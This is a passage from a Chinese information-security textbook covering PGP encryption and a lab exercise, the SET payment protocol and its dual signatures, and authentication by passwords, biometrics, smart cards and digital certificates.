PGP(pretty good privacy)是一个基于 RSA 公匙加密体系的邮件加密软件，也是一个与 Linux 齐名的优秀自由软件。其最早的版本由美国的 Philip R. Zimmermann 开发，并于 1991 年在 Internet 上免费发布。为了打破美国政府对于软件出口的限制，PGP 的国际版在美国境外开发，并带一个 i 以区别。任何人都可以从挪威的网站 www.pgpi.com 上下载到

最新的版本,大小约为 7.8MB。

PGP 采用了审慎的密钥管理,是一种 RSA 和传统加密的杂合算法,用于数字签名的邮件文摘算法、加密前压缩等,还有一个良好的人机工程设计。它可以让任何人安全地和从未见过的人通信,并且事先不需要任何保密的渠道用来传递密钥。同时它的功能强大,有很快的速度,源代码还是免费的。

PGP 对每次会话的报文进行加密后传输,它采用的加密算法包括:AES-256、AES-192、AES-128、CAST、3DES、IDEA、Twofish 等。例如使用 AES 密钥最长可达 256b,这已经足够安全了。

当发送者 PGP 加密一段明文时,PGP 首先压缩明文,然后 PGP 建立一个一次性会话密钥,采用传统的对称加密算法(例如 AES 等)加密刚才压缩后的明文,产生密文。然后用接收者的公开密钥加密刚才的一次性会话密钥,随同密文一同传输给接收方。接收方首先用私有密钥解密,获得一次性会话密钥,最后用这个密钥解密密文。

目前,PGP 使用的散列函数包括:SHA-2(256b)、SHA-2(384b)、SHA-2(512b)、SHA-1(160b)、RIPEMD(128b)、MD-5(128b)等。

PGP 在签名之后加密之前对报文进行压缩。它使用了有 Jean-lup Gailly、Mark Adler、Richard Wales 等编写的 ZIP 压缩算法。

在 PGP 里面,最有特色的或许就是它的密钥管理。PGP 包含 4 种密钥:一次性会话密钥、公开密钥、私有密钥和基于口令短语的常规密钥。

用户使用 PGP 时,应该首先生成一个公开密钥/私有密钥对。其中公开密钥可以公开,而私有密钥绝对不能公开。PGP 将公开密钥和私有密钥用两个文件存储,一个用来存储该用户的公开/私有密钥,称为私有密钥环;另一个用来存储其他用户的公开密钥,称为公开密钥环。

为了确保只有该用户可以访问私有密钥环,PGP 采用了比较简洁和有效的算法。当用户使用 RSA 生成一个新的公开/私有密钥对时,输入一个口令短语,然后使用散列算法(例如 SHA-1)生成该口令的散列编码,将其作为密钥,采用 CAST-128 等常规加密算法对私有密钥加密,存储在私有密钥环中。当用户访问私有密钥时,必须提供相应的口令短语,然后 PGP 根据口令短语获得散列编码,将其作为密钥,对加密的私有密钥解密。通过这种方式就保证了系统的安全性依赖于口令的安全性。

2. 实验目的

(1) 掌握 PGP 的下载、安装和使用方法。
(2) 进一步加深对于数据加密、数据认证理论的理解。

3. 实验内容

(1) 下载并安装 PGP。
(2) 使用 PGP 生成并管理密钥。
(3) 使用 PGP 对文件进行加密/解密。
(4) 使用 PGP 对文件进行签名和认证。
(5) 使用 PGP 销毁加密文件。

4. 实验准备

(1) 准备一个实验用的数据文件。
(2) 事先浏览可以下载 PGP 软件的网站,了解可以下载的最新 PGP 版本及其特点。
(3) 书写出实验的详细步骤。
(4) 确定下载软件需要的运行环境。

5. 推荐的分析讨论内容

(1) 你认为 PGP 安全的最大威胁在什么地方?
(2) 加密文件的销毁要注意什么?
(3) 其他发现或想到的问题。

2.2.3 应用实例——安全电子交换协议 SET

SET(secure electronic transaction,安全电子交换)协议是一种利用加密技术(cryptography),以确保信用卡消费者、销售商及金融机构在 Internet 上从事电子交易的安全性和隐私性的协议。它是由两大信用卡公司——VISA 和 Master 在 GTE、IBM、Microsoft、Netscape、SAIC、Terisa System、Verisign 等著名 IT 公司的支持下开发的,于 1996 年 2 月 1 日正式公布。

1. 电子商务中的 BtoC 交易过程

交易指买卖双方之间进行商品交易的行为。广义的交易是一个复杂的过程。在电子商务中,由于参与方不同等原因,会形成不同的交易过程,如 BtoB(business to business,企业间电子商务)的交易过程、BtoC(business to consumer,企业对消费者的电子商务)的交易过程等。下面主要介绍 BtoC 的交易过程。

在 BtoC 的交易过程中,主要角色有:

- 商家(merchant):商品或服务的提供者。
- 银行(acquirer):为在线交易者开设账号,并处理支付卡的认证和支付业务。
- 支付网关(payment gateway):将 Internet 上的传输数据转换为金融机构的内部数据。
- 持卡者(cardholder):即消费者,可以使用付款卡结算。
- 发卡机构(issuer):为每一个建立了账户的客户颁发付款卡,也可以由指派的第三方处理商家支付信息和客户支付命令。

图 2.6 为 BtoC 的基本交易过程。它可以分为下面 4 种业务 7 个步骤:

(1) 订货

① 消费者上网,查看企业和商家网页,选择商品;消费者通过对话框填写订货单(姓名、地址、品种、规格、数量、价格)给商家。

(2) 支付

② 商家核对消费者订货单后,向用户发出付款通知,同时向银行发出转账请求。




图 2.6 BtoC 的基本交易过程

③ 消费者选择支付方式,如向发卡机构提交付款卡。

(3) 转账

④ 发卡机构验证消费者付款卡后,将卡号加密传向银行(支付网关)。银行审查消费者付款卡(有效、款额等)合格后,进行转账。

⑤ 转账成功,向商家发出和发卡机构出转账成功回执。

⑥ 发卡机构向消费者发出支付收据。

(4) 付货

⑦ 商家向消费者付货。

2. 电子支付中的安全需求

支付是交易的重要环节。由于电子支付的虚拟性,它的安全备受人们关注,也是电子商务安全的最重要和最困难的环节。

电子支付的问题表现在支付的每一个方面和每一个步骤中。归纳起来,主要表现为如下一些安全需求:

- 确定交易过程中交易伙伴的真实性。
- 保证电子单据的隐秘性,防范被无关者窃取。
- 保证业务单据不丢失,即使丢失也可察觉。
- 验证电子单据内容的完整性。
- 验证电子单据内容的真实性。
- 具有防抵赖性和可仲裁性。
- 保证存储的交易信息的安全性。

3. SET 的目标

SET 的主要目标是:

(1) 保证数据在 Internet 上安全传输,不被窃取。

(2) 订单信息与账号信息隔离,如把包含消费者账号信息的订单送给商家时,商家应看不到消费者账号信息。

(3) 消费者与商家可以互相认证(一般由第三方提供信用担保),确定通信双方的身份。

(4) 采用统一的协议和数据格式，使不同厂家开发的软件具有兼容性和互操作性，并可以运行在不同的硬件和操作系统平台上。

4. SET 的参与角色

一个 SET 交易过程可能会涉及如下 6 种角色：

(1) 消费者，即持卡人，必须具备如下条件：

- 持有发卡机构支付卡账号；
- 持有认证机构颁发的身份证书；
- 能够上网。

(2) 商家，即经营者，必须具备如下条件：

- 具有网上经营许可权；
- 持有银行委托授权机构(认证中心、CA)颁发的数字证书；
- 具有电子商务平台：处理消费者申请、与支付网关通信、存储自身公钥签名、存储自己的公钥交换私钥、存储交易参与方的公钥交换私钥、申请和接受认证、与后台数据库通信等。

(3) 银行，给在线交易参与者建立账号，处理转账业务。

(4) 发卡机构，即金融机构为建立了账号的消费者发卡。

(5) 支付网关，实际上是一台可以处理 SET 协议数据的计算机，可在 SET 协议和银行交易系统之间进行数据格式转换，实现传统银行网上支付功能的延伸。支付网关有如下服务：

- 确定商家和消费者的身份；
- 解密持卡人的支付指令；
- 签署数字响应。

支付网关必须具有：

- 银行授权；
- CA 颁发的数字证书。

(6) 认证机构，即参与交易各方都信任的第三方，可以接受发卡行和收单行的委托，对持卡人、商家和支付网关完成数字证书的发放。

5. SET 的安全保障作用

(1) 基于持卡人的安全保障

- 对账号数据保密；
- 对交易数据保密；
- 持卡人对商家的认证。

(2) 基于商家的安全保障

- 对交易数据完整性的认证；
- 对持卡人账户数据的认证；
- 对持卡人的认证；

- 对银行端的认证；
- 对交易数据保密；
- 提供交易数据的佐证。

（3）基于银行（支付网关）的安全保障
- 对消费者账号数据的认证；
- 对交易数据的间接认证；
- 对交易数据完整性的认证；
- 提供交易数据的佐证。

6. SET 关键技术

（1）双重签名

SET 有一个基本性能：不需让与有关角色无关的其他角色知道的机密，就不让它知道，例如：

- 只与持卡人和商家之间的交易有关的机密数据（如交易数据 OI），不必要也不可以让银行知道。
- 持卡者的账户数据也是持卡者的个人秘密数据（如账户数据 PI），不必要也不可以让厂商知道。

但是，在这种情况下，还要让商家和银行都可以确定这些数据确实由持卡者产生、送出的，可以间接、直接地对这些数据进行认证。这一性能在 SET 中使用双重签名（dual signature）技巧解决。

双重签名有不同的实现方法，下面介绍两种。

方案 1：

设 Sig(x)是一个基于 RSA 的多项式时间函数，可以产生对 x 的有效签名。

① 持卡者（C）的操作：
- 产生订货信息 OI 和账号信息 PI，生成两个摘要 H_C(OI)和 H_C(PI)；
- 双重签名：将 H_C(OI)和 H_C(PI)连接，再生成一个摘要，并对其用私钥进行签名得到 CSig(H_C(H_C(OI)，H_C(PI)))；
- 发给商家：OI、H_C(PI)和 CSig(H_C(H_C(OI)，H_C(PI)))；
- 发给支付网关：PI、H_C(OI)和 CSig(H_C(H_C(OI)，H_C(PI)))。

② 商家（M）收到信息后的操作：
- 利用收到的 OI，生成摘要 H_M(OI)；
- 将 H_M(OI)与 H_C(PI)合起来生成摘要 H_M(H_M(OI)，H_C(PI))；
- 用 H_M(H_M(OI)、H_C(PI))对 CSig(H_C(H_C(OI)，H_C(PI)))进行验证，以确认信息发送者的身份和信息是否被修改过。

③ 支付网关（P）收到信息后的操作：
- 利用收到的 PI，生成摘要 H_P(PI)；
- 将 H_C(OI)与 H_P(PI)合起来生成摘要 H_P(H_C(OI)，H_P(PI))；
- 用 H_P(H_C(OI)，H_P(PI))对 CSig(H_C(H_C(OI)，H_C(PI)))进行验证，以确认信息发

送者的身份和信息是否被修改过。

方案 2：

① 持卡者（C）的操作：

- 生成 OI、PI、H（OI）、H（PI）、CSig（H（OI））、CSig（H（H（OI），H（PI）））；
- 将 CSig（H（OI））、CSig（H（H（OI），H（PI）））、H（PI）和 OI 传送给商家；
- 将 PI 和 H（OI）传给支付网关（银行）。

② 商家（M）操作：

- 用 C 的公钥验证 CSig（H（H（OI），H（PI）））、CSig（H（OI））和 H（PI），确定是否持卡者的签名；
- 用自己的私钥生成对交易数据的签名 MSig（H（OI））；
- 将 MSig（H（OI））和 CSig（H（H（OI），H（PI）））一同送支付网关（银行）。

③ 支付网关（P）操作：

- 验证 MSig（H（OI）），确定 H（OI）为交易数据的杂凑值；
- 用已知的 PI 和 H（OI），验证 CSig（H（H（OI），H（PI）））的正确性，确认交易数据和账户数据都是正确的；
- 根据政策，确认此笔交易是否成功。

双重签名解决了三方参加电子贸易过程中的安全通信问题。下面介绍用双重签名实现这一性能的过程。图 2.7 为 SET 交易过程。




图 2.7　SET 交易过程

（2）SET 认证中心

为了使交易参加方有一个可信的第三方，建立一个认证中心 CA 来为消费者、商家和银

行颁布数字证书,分配密钥。

SET 认证中心采用层次结构。其最高层 CA(即 Root CA)的安全维系着整个 SET 协议的安全。为了防止 Root CA 遭破解,SET 将其密钥长度定在 2048b,比一般用户的密钥长度 1024b 长一倍。

2.3 身份证明机制

通常用于身份验证的身份凭证有下面 4 种:

- 口令;
- 代表身份的生物特征信息;
- 智能卡和电子钥匙;
- 证书。

2.3.1 口令

1. 口令及其脆弱性

口令通常是作为用户账号补充部分向系统提交的身份凭证。一般来说,用户账号是公开的。当用户向系统提交了账号以后,还需要提交保密形式的凭证——口令,供系统鉴别用户的真实性,以防止非法使用用户账号的登录。所以,用户只有向系统输入口令后,通过了系统的验证,才能获得相应的权限。

但是,口令是较弱的安全机制。从责任的角度看,用户和系统管理员都对口令的失密负有责任,或者说系统管理员和用户两方都有可能造成口令失密。从失密的途径看,有众多的环节可以造成口令失密,或者说,攻击者可以从下面一些途径进行口令攻击:

(1) 猜测和发现口令

- 常用数据猜测,如家庭成员或朋友的名字、生日、球队名称、城市名、身份证号码、电话号码、邮政编码等。
- 字典攻击:按照字典序进行穷举攻击。
- 其他,如望远镜窥视等。

(2) 电子监控

在网络或电子系统中,被电子嗅探器监控窃取。

(3) 访问口令文件

- 在口令文件没有强有力保护的情形下下载口令文件。
- 在口令文件有保护的情况下进行蛮力攻击。

(4) 通过社交工程

如通过亲情、收买或引诱,获取别人的口令。

(5) 垃圾搜索

收集被攻击者的遗弃物,从中搜索被疏忽丢掉的写有口令的纸片或保存有口令的盘片。

2. 口令安全保护

口令一旦失密或破解，该用户的账号就不再受到保护，攻击者就可以大摇大摆地进入系统。因此，口令的保护是用户和系统管理员都必须重视的工作。下面从几个方面考虑口令的安全。

(1) 选取口令的原则

- 扩大口令的字符空间。口令字符空间越大，穷举攻击的难度就越大。一般不要仅限于使用 26 个大写字母，可以扩大到小写字母、数字等计算机可以接受的字符空间。
- 选择长口令。口令越长，破解需要的时间就越长，一般应使位数大于 6。
- 使用随机产生的口令，避免使用弱口令(有规律的口令，参见弱密码)和容易被猜测的口令，如家庭成员或朋友的名字、生日、球队名称、城市名等。
- 使用多个口令，即在不同的地方不要使用相同的口令。

(2) 正确使用口令

- 缩短口令的有效期。口令要经常更换。最好使用动态的一次性口令。
- 限制口令的使用次数。
- 限制登录时间，如属于工作关系的登录，把登录时间限制在上班时间内。

(3) 增强系统对口令的安全保护

① 安全地保存指令。口令的存储不仅是为了备忘，更重要的是系统在检测用户口令时进行比对。直接明文存储口令(写在纸上或直接将明文存储在文件或数据库中)最容易泄密。较好的方法是将每一个用户的系统存储账号和杂凑值存储在一个口令文件中。当用户登录时，输入口令后，系统计算口令的杂凑码，并与口令文件中的杂凑值比对：若成功，则允许登录；否则，拒绝。

② 系统管理员除对用户账户要按照资费等加以控制外，还要对口令的使用在以下几个方面进行审计：

- 最小口令长度；
- 强制修改口令的时间间隔；
- 口令的唯一性；
- 口令过期失效后允许入网的宽限次数。如果在规定的次数内输入了不正确的口令，则认为是非法用户的入侵，应给出报警信息。

③ 增加口令认证的信息量。例如在认证过程中，随机地提问一些与该用户有关，并且只有该用户才能回答的问题。

2.3.2 生物特征信息

生物特征信息身份凭证一般采用用户固有的生物特征和行为特征，要求这些具有唯一性和永久性。下面介绍几种主要的生物身份凭证及其验证方法。

1. 指纹

指纹是历史最为悠久的生物身份凭证。著名指纹专家刘持平先生论证认为，早在 7000

年前我们的祖先就开始进行指纹识别的研究。到了春秋战国时期，手印检验不仅广泛应用于政府和民间的书信和邮件往来，而且开始用于侦讯破案之中。

指纹是一种十分精细的拓扑图形。如图 2.8 所示，一枚指纹不足方寸，上面密布着 100～120 个特征细节，这么多的特征参数组合的数量达到 640 亿种（高尔顿说），也有一说是一兆的 7 次幂。并且由于它从胎儿 4 个月时生成后保持终生不变，因此用它作为人的唯一标识是非常可靠的。



图 2.8　指纹的细节特征


指纹识别主要涉及 4 个过程：读取指纹图像、提取指纹特征、保存数据和比对。目前已经开发出计算机指纹识别系统，可以比较精确地进行指纹的自动识别。

2. 虹膜

虹膜是位于眼睛黑色瞳孔与白色虹膜之间的环形部分（见图 2.9(a)）。它在总体上呈由里向外的放射状结构（见图 2.9(b)），并包含许多相互交错的类似斑点、细丝、冠状、条纹、隐窝等形状的细微特征。这些细微特征信息也称为虹膜的纹理信息，主要由胚胎发育环境的差异决定，因此对每个人都具有唯一性、稳定性和非侵犯性。



(a) 虹膜位置



(b) 放射状结构

图 2.9　眼睛与虹膜

虹膜识别系统主要由虹膜图像采集装置、活体虹膜检测算法、特征提取和匹配几个模块组成。

3. 面像

采用面像作为身份凭证的识别系统包括两个技术环节：面像检测和面像识别。

（1）面像检测

面像检测主要实现面像的检测和定位，即从输入图像中找到面像及面像的位置，并将人脸从背景中分割出来。现有的面像检测方法可以分为以下 3 类。

- 基于规则的面像检测：总结了特定条件下可用于检测面像的知识（如脸型、肤色等），并把这些知识归纳成指导面像检测的规则。
- 基于模板匹配的面像检测：首先构造具有代表性的面像模板，通过相关匹配或其他相似性度量检测面像。

- 基于统计学习的面像检测：主要利用面部特征点结构灰度分布的共同性。

（2）面像识别

面像识别由下面两个过程组成。

- 面像样本训练：提取面像特征，形成面像特征库。
- 识别：用训练好的分类器将待识别面像的特征同特征库中的特征进行匹配，输出识别结果。

4. 声纹

声纹鉴定是以人耳听辨的声纹为基础，不仅关注发音人的语音频谱等因素，还充分挖掘说话人语音流中的各种特色性事件和表征性特点，如由方言背景确定的地域性，发音部位变化、语音频谱、内容以及发音速度和强度确定的发音人的年龄、性格、心态等。

（1）在计算机处理时，常常将人类声纹特征分为以下 3 个层次

- 声道声学层次：在分析短时信号的基础上，抽取对通道、时间等因素的不敏感特征。
- 韵律特征层次：抽取独立于声学、声道等因素的超音段特征，如方言、韵律、语速等。
- 语言结构层次：通过对语音信号的识别，获取更加全面和结构化的语义信息。

（2）声纹识别系统主要包括以下两部分

- 特征提取：选取唯一表现说话人身份的有效且可靠的特征。
- 模式匹配：对训练和识别时的特征模式进行相似性匹配。

但是，目前还没有证实它的唯一性。

5. 其他生物身份凭证

除以上 4 种生物身份凭证外，还有步态、笔迹、签名、颅骨、视网膜、唇纹、DNA、按键特征、耳朵轮廓、体温图谱、足迹等。

2.3.3 智能卡与电子钥匙身份验证

智能卡（smart card）是如名片大小的手持随机动态密码产生器，也称集成电路卡或 IC 卡（integrated card）。对于智能卡的安全保护，一般采取如下一些措施：

（1）对持卡人、卡和接口设备的合法性进行相互校验。

（2）重要数据要加密后传输。

（3）卡和接口设备中设置安全区，在安全区内包含逻辑电路或外部不可读的存储区。任何有害的不规范的操作将被自动禁止。

（4）应设置拒付名单（黑名单）。

（5）有关人员要明确责任，严格遵守。

电子钥匙（ePass）是一种通过 USB 直接与计算机相连、具有密码验证功能、可靠高速的小型存储设备，用于存储一些个人信息或证书。它内部的密码算法可以为数据传输提供安全的管道，是适合单机或网络应用的安全防护产品。其安全保护措施与智能卡相似。

2.3.4 数字证书

1. 数字证书

数字证书，也称数字身份证、数字 ID，是由权威机构——认证中心（certificate authority，CA）颁发给网上用户的一组数字信息，包含用户身份信息、用户公开密钥、签名算法标识、证书有效期、证书序列号、颁证单位、扩展项等。

（1）数字证书的特点

- 它包含了身份信息，因此可以用于证明用户身份；
- 它包含了非对称密钥，不但可用于数据加密，还可用于数据签名，保证通信过程的安全和不可抵赖；
- 由于是权威机构颁布的，因此具有很高的公信度。

有了数字证书之后，在网上通信的双方进行联系的第一步便是利用预装在浏览器中的安全认证软件和认证中心的公钥对通信对象的数字证书进行验证。验证无误后，才可使用认证中心传递的加密公钥进行加密通信。

（2）常见的数字证书的种类

- Web 服务器证书：用于 Web 服务器与用户浏览器之间建立安全连接通道。
- 服务器身份证书：提供服务器身份信息、公钥和 CA 签名，用于确保与其他服务器或用户通信的安全。
